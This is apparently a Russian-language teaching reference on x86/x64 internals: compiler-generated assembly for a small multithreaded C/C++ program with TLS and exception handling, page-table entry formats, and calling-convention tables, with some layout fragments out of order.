<pre> .686P .XMM .model flat PUBLIC _local PUBLIC _flag PUBLIC _proc@4 PUBLIC _main EXTRN ___tls_index:DWORD EXTRN ___except_handler3:PROC EXTRN ___beginthreadex:PROC EXTRN ___imp__WaitForMultipleObjects@16:PROC _DATA SEGMENT COMM _global:DWORD _DATA ENDS _TLS SEGMENT _local DD 01H DUP (?) _tls ENDS _BSS SEGMENT _flag DD 01H DUP (?) _BSS ENDS _TEXT SEGMENT _proc2 PROC ; Line 11 _InterlockedIncrement(&global); mov eax, OFFSET _global mov ecx, 1 lock xadd DWORD PTR [eax], ecx ; Line 12 mov edx, DWORD PTR ___tls_index mov eax, DWORD PTR fs:[2Ch] mov eax, DWORD PTR [eax+edx*4] inc DWORD PTR _local[eax] ; Line 13 ret 0 _proc2 ENDP _TEXT ENDS </pre>	<pre> xdata\$x SEGMENT _sehtable\$_proc@4 DD 0fffffffH DD 00H DD FLAT:\$LN7@proc xdata\$x ENDS _TEXT SEGMENT _\$SEHRec\$ = -24 _arg\$ = 8 _proc@4 PROC ; Line 16 push ebp mov ebp, esp push -1 push OFFSET _sehtable\$_proc@4 push OFFSET ___except_handler3 mov eax, DWORD PTR fs:0 ; Line 19 __try { mov DWORD PTR ___\$SEHRec\$[ebp+20], 0 npad 6 while (!flag) {} mov eax, DWORD PTR _flag test eax, eax je SHORT \$LL2@proc ; Line 21 call _proc2 ; Line 22 } __finally { mov DWORD PTR ___\$SEHRec\$[ebp+20], -1 call \$LN9@proc } mov eax, 1 return r; ; Line 25 mov eax, 1 mov ecx, DWORD PTR ___\$SEHRec\$[ebp+8] mov DWORD PTR fs:0, ecx pop edi pop esi pop ebx mov esp, ebp pop ebp ret 4 ; Line 26 ret 0 _proc@4 ENDP _TEXT ENDS </pre>	<pre> TEXT SEGMENT _tid\$ = -16 _th\$ = -8 _main PROC sub esp, 16 ; Line 33 lea eax, DWORD PTR _tid\$[esp+16] push eax push 0 mov ecx, eax push ecx push OFFSET _proc@4 push 0 push 0 call ___beginthreadex ; Line 36 lea edx, DWORD PTR _tid\$[esp+44] push edx push 0 mov DWORD PTR _th\$[esp+48], eax mov eax, edx push eax push eax push OFFSET _proc@4 push 0 push 0 call ___beginthreadex add esp, 48 ; Line 39 mov DWORD PTR _flag, 1 ; Line 40 push -1 push 1 lea ecx, DWORD PTR _th\$[esp+24] push ecx mov DWORD PTR _th\$[esp+32], eax push 2 call DWORD PTR ___imp__WaitForMultipleObjects@16 ; Line 43 xor eax, eax ; Line 44 add esp, 16 ret 0 _main ENDP _TEXT ENDS END </pre>
---	--	---

_proc@4:
функция proc
использует соглашение __stdcall,
аргументы занимают 4 байта

Формирование во фрейме вызова
вложенного фрейма обработчика
исключений __try {...}

<0: маркер
неактивного
__try блока

__beginthreadex:
функция _beginthreadex
использует соглашение __cdecl

Атомарная операция с
блокировкой шины для
модификации разделяемой
переменной «global»

обращение к специфичной
для потока памяти — через
вектор TLS памяти определяется
адрес экземпляра секции TLS

Включение фрейма
обработчика исключений
в односвязный список

>=0: маркер активного __try блока
\$SEHRec\$[ebp+20] := -24[ebp+20] := [ebp-4]

покидаем __try блок

присвоение «r=1»
вынесено из __finally
оптимизатором

__finally обработчик

Существует несколько форм записи инструкции mov eax, xx[ebp]
- со смещением в виде байта «8B 45 xx» (если xx<0x100)
(mod — r/m: 01...101: [ebp+byte])
- со смещением в виде 32-разрядного слова «8B 85 xx 00 00 00»
(mod-r/m: 10...101: [ebp+long])
- с SIB и смещением в виде 32-разрядного слова «8B 04 2D xx 00 00 00»
(mod-r/m: 00...100: см SIB; SIB: 00 101 101: [ebp+long])
- если xx кратно 2, 4 или 8, то возможны еще 3 формы с SIB той же длины
запись npad 6 подсказывает, что для выравнивания адреса выбрана форма
длиной 6 байт


__imp__WaitForMultipleObjects@16:
функция WaitForMultipleObjects:
использует соглашение __stdcall,
аргументы занимают 16 байт (4 двойных слова)
импортирована из DLL

Структура адресного пространства многопоточного приложения (C++) с обработкой исключений (Posix Threads (NPTL); Linux; IA-32)

```

0001 #include <pthread.h>
0002 #define ZEROATTR (pthread_attr_t*)0
0003
0004 long          global;
0005 long __thread local;
0006 int volatile  flag = 0;
0007
0008 void proc2( void )
0009 {
0010     __sync_fetch_and_add(&global, 1);
0011     local++;
0012 }
0013
0014 void* proc( void* arg )
0015 {
0016     try {
0017         while ( !flag ) {}
0018         proc2();
0019     } catch(...) {
0020         return (void*)1;
0021     }
0022     return (void*)0;
0023 }
0024
0025 int main( void )
0026 {
0027     pthread_t tid[2];
0028     pthread_create(
0029         tid+0, ZEROATTR, proc, tid+0
0030     );
0031     pthread_create(
0032         tid+1, ZEROATTR, proc, tid+1
0033     );
0034     flag = 1;
0035     pthread_join(tid[1], (void**)0);
0036     pthread_join(tid[0], (void**)0);
0037     return 0;
0038 }
0039

```



Код приведенного выше многопоточного приложения на ассемблере:

```
.text
.globl main
.type main, @function

main:
.LFB13: leal    4(%esp), %ecx
.LCFI0:
    andl    $-16, %esp
    pushl   -4(%ecx)
.LCFI1:
    pushl   %ecx
.LCFI2:
    subl    $40, %esp
.LCFI3:
    leal    32(%esp), %eax
    movl    %eax, 12(%esp)
    movl    $_Z4procPv, 8(%esp)
    movl    $0, 4(%esp)
    movl    %eax, (%esp)
    call    pthread_create
    leal    36(%esp), %eax
    movl    %eax, 12(%esp)
    movl    $_Z4procPv, 8(%esp)
    movl    $0, 4(%esp)
    movl    %eax, (%esp)
    call    pthread_create
    movl    36(%esp), %eax
    movl    $1, flag
    movl    $0, 4(%esp)
    movl    %eax, (%esp)
    call    pthread_join
    movl    32(%esp), %eax
    movl    $0, 4(%esp)
    movl    %eax, (%esp)
    call    pthread_join
    xorl    %eax, %eax
    addl    $40, %esp
    popl    %ecx
    leal    -4(%ecx), %esp
    ret

.LFE13:
    .size   main, .-main

.globl _Z5proc2v
.type _Z5proc2v, @function
_Z5proc2v:
.LFB11: lock addl    $1, global
    movl    %gs:0, %eax
    incl    local@NTPOFF(%eax)
    ret

.LFE11:
    .size   _Z5proc2v,
.-_Z5proc2v

.globl _Unwind_Resume
```

функция void proc2(void) использует соглашение C++

```
.globl _Z4procPv
.type _Z4procPv, @function
_Z4procPv:
.LFB12: # void* proc( void* arg) {
.LEHB0: subl    $28, %esp
.LCFI4:
.LEHE0: # try {
.L6:    movl    flag, %eax
    testl   %eax, %eax
    je     .L6
.LEHB1:
    call    _Z5proc2v
.LEHE1:
    xorl    %eax, %eax
    jmp    .L7
.L11:   # } catch (...) {
.L8:    movl    %eax, (%esp)
    call    __cxa_begin_catch
.LEHB2:
    call    __cxa_end_catch
    # return 1;
    movl    $1, %eax
.L7:    # }
    addl    $28, %esp
.LEHE2: # }
    ret

.LFE12:
    .size   _Z4procPv, .-_Z4procPv

.globl __gxx_personality_v0

.section .gcc_except_table,"a",@progbits
.align 4
.LLSDA12:
    .byte   0xff
    .byte   0x0
    .uleb128 .LLSDATT12-.LLSDATTD12
.LLSDATTD12:
    .byte   0x1
    .uleb128 .LLSDACSE12-.LLSDACSB12
.LLSDACSB12:
    .uleb128 .LEHB0-.LFB12
    .uleb128 .LEHE0-.LEHB0 # try {
    .uleb128 0x0
    .uleb128 0x0
    .uleb128 .LEHB1-.LFB12 # } catch
    .uleb128 .LEHE1-.LEHB1
    .uleb128 .L11-.LFB12 # ...
    .uleb128 0x1
    .uleb128 .LEHB2-.LFB12
    .uleb128 .LEHE2-.LEHB2 # }
.LLSDACSE12:
    .byte   0x1
    .byte   0x0
    .align 4
    .long   0

.LLSDATT12:
```

```
.text
.globl global
.type global, @object
.bss
    .align 4
    .size   global, 4

global:
    .zero   4

.globl local
.section .tbss,"awT",@nobits
    .align 4
    .type   local, @object
    .size   local, 4

local:
    .zero   4

.globl flag
.bss
    .align 4
    .type   flag, @object
    .size   flag, 4

flag:
    .zero   4

.section .eh_frame,"a",@progbits
.Lframe1:
    .long   .LECIE1-.LSCIE1
.LSCIE1:
    .long   0x0
    .byte   0x1
    .string "zPL"
    .uleb128 0x1
    .sleb128 -4
    .byte   0x8
    .uleb128 0x6
    .byte   0x0
    .long   __gxx_personality_v0
    .byte   0x0
    .byte   0xc
    .uleb128 0x4
    .uleb128 0x4
    .byte   0x88
    .uleb128 0x1
    .align 4

.LEFDE1:
.LSFDE1:
.LASFDE1:
    .long   .LEFDE1-.LASFDE1
    .long   .LFB13
    .long   .LFE13-.LFB13
    .uleb128 0x4
    .long   0x0
    .byte   0x4
    .long   .LCFI0-.LFB13
    .byte   0xc
    .uleb128 0x1
    .uleb128 0x0
    .byte   0x9
    .uleb128 0x4
    .uleb128 0x1
    .byte   0x4
    .long   .LCFI1-.LCFI0
    .byte   0xc
    .uleb128 0x4
    .uleb128 0x4
    .byte   0x4
    .long   .LCFI2-.LCFI1
    .byte   0xe
    .uleb128 0x8
    .byte   0x84
    .uleb128 0x2
    .byte   0x4
    .long   .LCFI3-.LCFI2
    .byte   0xe
    .uleb128 0x30
    .align 4

.LEFDE1:
.LSFDE3:
.LASFDE3:
    .long   .LEFDE3-.LASFDE3
    .long   .LASFDE3-.Lframe1
    .long   .LFB11
    .long   .LFE11-.LFB11
    .uleb128 0x4
    .long   0x0
    .align 4

.LEFDE3:
.LSFDE5:
.LASFDE5:
    .long   .LEFDE5-.LASFDE5
    .long   .LASFDE5-.Lframe1
    .long   .LFB12
    .long   .LFE12-.LFB12
    .uleb128 0x4
    .long   .LLSDA12
    .byte   0x4
    .long   .LCFI4-.LFB12
    .byte   0xe
    .uleb128 0x20
    .align 4

.LEFDE5:
```


```
.LECIE1:
.LSFDE1: .long   .LEFDE1-.LASFDE1
.LASFDE1:
    .long   .LASFDE1-.Lframe1
    .long   .LFB13
    .long   .LFE13-.LFB13
    .uleb128 0x4
    .long   0x0
    .byte   0x4
    .long   .LCFI0-.LFB13
    .byte   0xc
    .uleb128 0x1
    .uleb128 0x0
    .byte   0x9
    .uleb128 0x4
    .uleb128 0x1
    .byte   0x4
    .long   .LCFI1-.LCFI0
    .byte   0xc
    .uleb128 0x4
    .uleb128 0x4
    .byte   0x4
    .long   .LCFI2-.LCFI1
    .byte   0xe
    .uleb128 0x8
    .byte   0x84
    .uleb128 0x2
    .byte   0x4
    .long   .LCFI3-.LCFI2
    .byte   0xe
    .uleb128 0x30
    .align 4

.LEFDE1:
.LSFDE3:
.LASFDE3:
    .long   .LEFDE3-.LASFDE3
    .long   .LASFDE3-.Lframe1
    .long   .LFB11
    .long   .LFE11-.LFB11
    .uleb128 0x4
    .long   0x0
    .align 4

.LEFDE3:
.LSFDE5:
.LASFDE5:
    .long   .LEFDE5-.LASFDE5
    .long   .LASFDE5-.Lframe1
    .long   .LFB12
    .long   .LFE12-.LFB12
    .uleb128 0x4
    .long   .LLSDA12
    .byte   0x4
    .long   .LCFI4-.LFB12
    .byte   0xe
    .uleb128 0x20
    .align 4

.LEFDE5:
```

Страничная модель защищенных режимов i386...x64



**+ Адрес кадра страницы
+ Смещение на странице
Физический адрес**

63	62	52	51	40	39	36	35	32	31	22	21	20	17	16	15	14	13	12	11	10	9	8	7	6	5	4	3	2	1	0	PTE, 4K																								
0...0										Адрес кадра										Avl	G	PAT	D	A	PCD	PWT	U/S	R/W	P	IA-32 IA-32 + PAE x64																									
EXB	Avl	<...>	Адрес кадра																																																				
63	62	52	51	40	39	36	35	32	31	22	21	20	17	16	15	14	13	12	11	10	9	8	7	6	5	4	3	2	1	0	PDE																								
0...0										Адрес кадра										Avl	G	PS	D	A	PCD	PWT	U/S	R/W	P	IA-32 IA-32 + PAE x64																									
EXB	Avl	<...>	Адрес кадра																																																				
63	62	52	51	40	39	36	35	32	31	22	21	20	17	16	15	14	13	12	11	10	9	8	7	6	5	4	3	2	1	0	PDE, страница 4/2M																								
0...0										Адрес кадра										0...0		PAT	Avl	G	PS	D	A	PCD	PWT	U/S	R/W	P	IA-32 IA-32 + PSE36 IA-32 + PAE x64																						
EXB	Avl	<...>	Адрес кадра																																																				
63	62	52	51	40	39	36	35	32	31	22	21	20	17	16	15	14	13	12	11	10	9	8	7	6	5	4	3	2	1	0	PDPTE																								
0...0										Адрес кадра										Avl	G	PAT	D	A	PCD	PWT	U/S	R/W	P	IA-32 + PAE x64																									
EXB	Avl	<...>	Адрес кадра																																																				
63	62	52	51	40	39	36	35	32	31	30	29	22	21	20	17	16	15	14	13	12	11	10	9	8	7	6	5	4	3	2	1	0	PDPTE, страница 1G																						
0...0										Адрес кадра										0...0		Avl	G	PS	D	A	PCD	PWT	U/S	R/W	P	x64																							
EXB	Avl	<...>	Адрес кадра																																																				
63	62	52	51	40	39	36	35	32	31	30	29	22	21	20	17	16	15	14	13	12	11	10	9	8	7	6	5	4	3	2	1	0	PML4E																						
0...0										Адрес кадра										Avl	G	PS	D	A	PCD	PWT	U/S	R/W	P	x64																									
EXB	Avl	<...>	Адрес кадра																																																				

Примечания:

- Размер линейного адреса L бит.
- Линейный адрес разбивается на:
 - младшие P бит — смещение на странице.
 - несколько (k) частей, длиной не более N бит каждая, задающие индексы в иерархических таблицах страниц.
- Размер страницы 2^P байт.
- Размер физического адреса M бит.
- На одной странице размещается 2^P * 8/M записей PTE; т.е. **N = log2(2^P * 8/M)**.
- все страницы начинаются на границе, кратной размеру страницы (т.е младшие P битов PTE, PDE и т.п. записей не используются для задания адреса кадра).

Для i80386 (Pentium без PAE и без PSE-36)

L=32, M=32, k=2, N=10, P=12
 страница 4K, формат линейного адреса 10-10-12
 большая страница 4M; формат 10-22

Для Pentium с включенным PAE

L=32, M=64 (используется 36), k=3, N=9, P=12
 страница 4K, формат 2-9-9-12
 большая страница 2M, формат 2-9-21

Для x64

L=64 (исп. 48), M=64 (исп. 52), k=4, N=9, P=12
 страница 4K, формат 9-9-9-9-12
 страница 2M, формат 9-9-9-21
 страница 1G, формат 9-9-30

Атрибуты PTE, PDE, PDPTE, PML4E

- P 1: признак присутствия в ОЗУ
- R/W 1: страница доступна для изменения
- U/S 1: страница доступна только из нулевого кольца
- PWT 1: кэш должен использовать сквозную запись
- PCD 1: запрещено кэширование этой страницы
- PAT 1: использовать PCD-PWT как индекс атрибутов
- A 1: было обращение
- D 1: страница была изменена
- PS 1: признак большой страницы (2M, 4M, 1G)
- G 1: глобальная таблица (запись сохраняется в TLB)
- EXB 1: запрет исполнения
- AVL 1: доступны для разработчиков

<...> биты адреса используются конкретными процессорами

CR0	CR4	CR4	MSR	PDE	PDPT	Платформа	Размер	Длина
PG	PSE	PAE	LME	PS	PS	и режим	страницы	адреса
0	x	x	x	x	x	i8086	откл.	
1	0	0	x	0	x	386	4K	32
1	1	0	x	0	x	586	4K	32
1	1	0	x	1	x	586 PS	4M	32
1	1	0	x	1	x	586 PSE36	4M	36
1	1	1	x	0	0	586 PAE	4K	36
1	1	1	x	1	0	586 PAE PS	2M	36
1	1	1	1	0	0	x64	4K	52
1	1	1	1	1	0	x64 PS	2M	52
1	1	1	1	x	1	x64 PS	1G	52

Соглашения о вызовах C/C++ (платформы IA-32, x64)

Различия C и C++:

В традиционном соглашении о вызовах языка C принято:

- передача аргументов через стек, справа-налево (первый аргумент размещается в стеке последним)
- освобождение фрейма от аргументов выполняет вызывающий код
- декорирование имен сводится к добавлению прочерка перед именем функции (т.е. `_main` и т.п.)

В случае C++ необходима поддержка перегрузки функций, поэтому используются сложные схемы декорирования имен, сохраняющие информацию о пространстве имен, классе, типе возвращаемого результата и списке аргументов функции. Для экземплярных методов классов используется неявный аргумент (обычно первый) — указатель `this`.

Ключевое слово `extern` задает умолчания, применяемые в программе («C» или «C++»); а также влияет на декорирование имен.

Явное задание соглашения при описании функции влияет на способ передачи аргументов, но зачастую не влияет на декорирование.

Точное задание соглашения и декорирования — использование `extern` и модификаторов соглашения (`cdecl`, `stdcall`, `fastcall`).

```
#ifdef __cplusplus
extern «C» {
#endif

int __cdecl test(int x)
{
    /* ... */
}

#ifdef __cplusplus
}
#endif
```

Различия между разными платформами и компиляторами:

Компиляторы строго придерживаются принятых соглашений о вызовах только для функций, доступных из внешних модулей. Оптимизатор часто изменяет соглашение, принятое для локальных функций в части упрощения фрейма процедуры, передачи аргументов через регистры и использования регистров.

	Microsoft-совместимые					GCC				
	IA-32				x64	IA-32 / <code>__attribute__((соглашение))</code>				x64
	(default)	<code>__cdecl</code>	<code>__stdcall</code>	<code>__fastcall</code>		(default)	<code>cdecl</code>	<code>stdcall</code>	<code>fastcall</code>	
сохраняемые регистры	EBX, EBP, ESI, EDI				RBX, RBP, RSI, RDI, R12-R15, XMM6-XMM15	EBX, EBP, ESI, EDI				RBX, RBP, R12-R15
передача аргументов (в стек: справа-налево)	[this в ECX] стек	стек	стек	ECX, EDX, стек	RCX / XMM0, RDX / XMM1, R8 / XMM2, R9 / XMM3, стек	[this в стек] стек	стек	стек	ECX, EDX, стек	RDI, RSI, RCX, RDX, R8, R9, XMM0-XMM7, стек
освобождение стека от аргументов	вызывающий	вызывающий	функция	функция	вызывающий	вызывающий	вызывающий	функция	функция	вызывающий
возврат значений	EAX, EDX, ST(0)				RAX, XMM0	EAX, EDX, ST(0)				RAX, RDX, ST(0), ST(1), XMM0, XMM1
возврат структур	стек по указателю, переданном вызывающим кодом в неявном аргументе (в C++ сопровождается неявным вызовом конструкторов копирования/деструкторов)									

Формирование фрейма функции:

```
push    %ebp
mov     %esp, %ebp
push    %esi
sub     $XX, %esp
...
leal   -4(%ebp), %esp
pop     %esi
pop     %ebp
ret     [NN]
```

сохранение регистров

резервирование пространства под локальные переменные

освобождение фрейма от переменных

Способы передачи аргументов в стеке:

```
...
sub     $XX, %esp
...
push   argN
...
push   arg1
call   _function
add    $4*N, %esp
...
```

```
...
sub     $XX+max(N)*4, %esp
...
mov     argN, 4*(N-1)(%esp)
...
mov     arg1, (%esp)
call   _function
...
leal   -4(%ebp), %esp
```

Пример программы, демонстрирующей различные соглашения о вызовах.

1. Определяемые типы данных и конструкции

Структура 'xy', содержащая два поля целого типа; в памяти будет занимать 8 байт (2*4).

Класс 'xx', содержащий одно поле (m_v), три экземплярных метода (конструктор, getxy и getsum), неэкземплярный метод (sumxy) и виртуальный деструктор; в памяти будет занимать 8 байт (4 байта — поле + 4 байта — неявное поле-указатель на т.н. «таблицу виртуальных методов»).


```

#ifdef __GNUC__
# define __cdecl __attribute__((cdecl))
# define __stdcall __attribute__((stdcall))
# define __fastcall __attribute__((fastcall))
#endif

struct xy {
    int x, y;
};

class xx {
protected:
    int m_v;
public:
    xx( void ) { m_v = -1; }
    virtual ~xx( void ) {}
    static long long __cdecl sumxy
        ( struct xy );
    struct xy __stdcall getxy
        ( int );
    double __fastcall getsum
        ( int, double, int, double );
};
    
```

традиционное соглашение о вызовах C++ (т.н. thiscall) в ECX передается this



```

CONST SEGMENT
??_7xx@@6B@ DD ??_R4xx@@6B@
              DD ??_Exx@@UAEPAHI@Z
CONST ENDS

_TEXT SEGMENT
PUBLIC ??0xx@@QAE@XZ
??0xx@@QAE@XZ PROC ; xx::xx()
    this$ = ecx
    mov     eax, ecx
    mov     DWORD PTR [eax], OFFSET ??_7xx@@6B@
    mov     DWORD PTR [eax+4], -1
    ret     0
??0xx@@QAE@XZ ENDP

PUBLIC ??1xx@@UAE@XZ
??1xx@@UAE@XZ PROC ; xx::~~xx
    mov     DWORD PTR [ecx], OFFSET ??_7xx@@6B@
    ret     0
??1xx@@UAE@XZ ENDP

.globl _ZN2xxC1Ev
_ZN2xxC1Ev:
movl 4(%esp), %eax
movl $_ZTV2xx+8, (%eax)
movl $-1, 4(%eax)
ret

.globl _ZN2xxD1Ev
_ZN2xxD1Ev:
movl 4(%esp), %eax
movl $_ZTV2xx+8, (%eax)
ret
    
```

адрес RTTI данных

адрес RTTI данных

адрес первого виртуального метода (здесь: деструктора)

инициализация указателя на таблицу виртуальных методов

В GCC this передается как обычный аргумент в стеке

2. Неэкземплярный метод, передача структуры в качестве аргумента, соглашение о вызовах cdecl

```

long long __cdecl xx::sumxy( struct xy S )
{
    return (long long)S.x + S.y;
}
    
```

При передаче структуры в качестве аргумента вызывающий код создает в стеке на месте нужного аргумента временную копию структуры. В C++ это может приводить к неявному вызову конструкторов копирования и деструкторов после выхода из вызванной функции (отдельный вопрос связан с тем — кто и когда должен вызывать деструкторы и какие именно).

```

PUBLIC ?sumxy@xx@@SA_JUxy@@@Z
_S$ = 8 ; size = 8
?sumxy@xx@@SA_JUxy@@@Z PROC
    mov     eax, DWORD PTR _S$[esp]
    cdq
    mov     ecx, eax
    mov     eax, DWORD PTR _S$[esp-4]
    push   esi
    mov     esi, edx
    cdq
    add     ecx, eax
    adc     esi, edx
    mov     edx, esi
    mov     eax, ecx
    pop     esi
    ret     0
?sumxy@xx@@SA_JUxy@@@Z ENDP

.globl _ZN2xx5sumxyE2xy
_ZN2xx5sumxyE2xy:
pushl %ebx
movl 12(%esp), %eax
movl 8(%esp), %ecx
movl %eax, %edx
movl %ecx, %ebx
sarl $31, %ebx
sarl $31, %edx
addl %ecx, %eax
adcl %ebx, %edx
popl %ebx
ret

esp → retaddr
+4 → xy.x
+8 → xy.y
...

esp → ebx
+4 → retaddr
+8 → xy.x
+12 → xy.y
...
    
```

esp → retaddr
+4 → xy.x
+8 → xy.y
...

esp → ebx
+4 → retaddr
+8 → xy.x
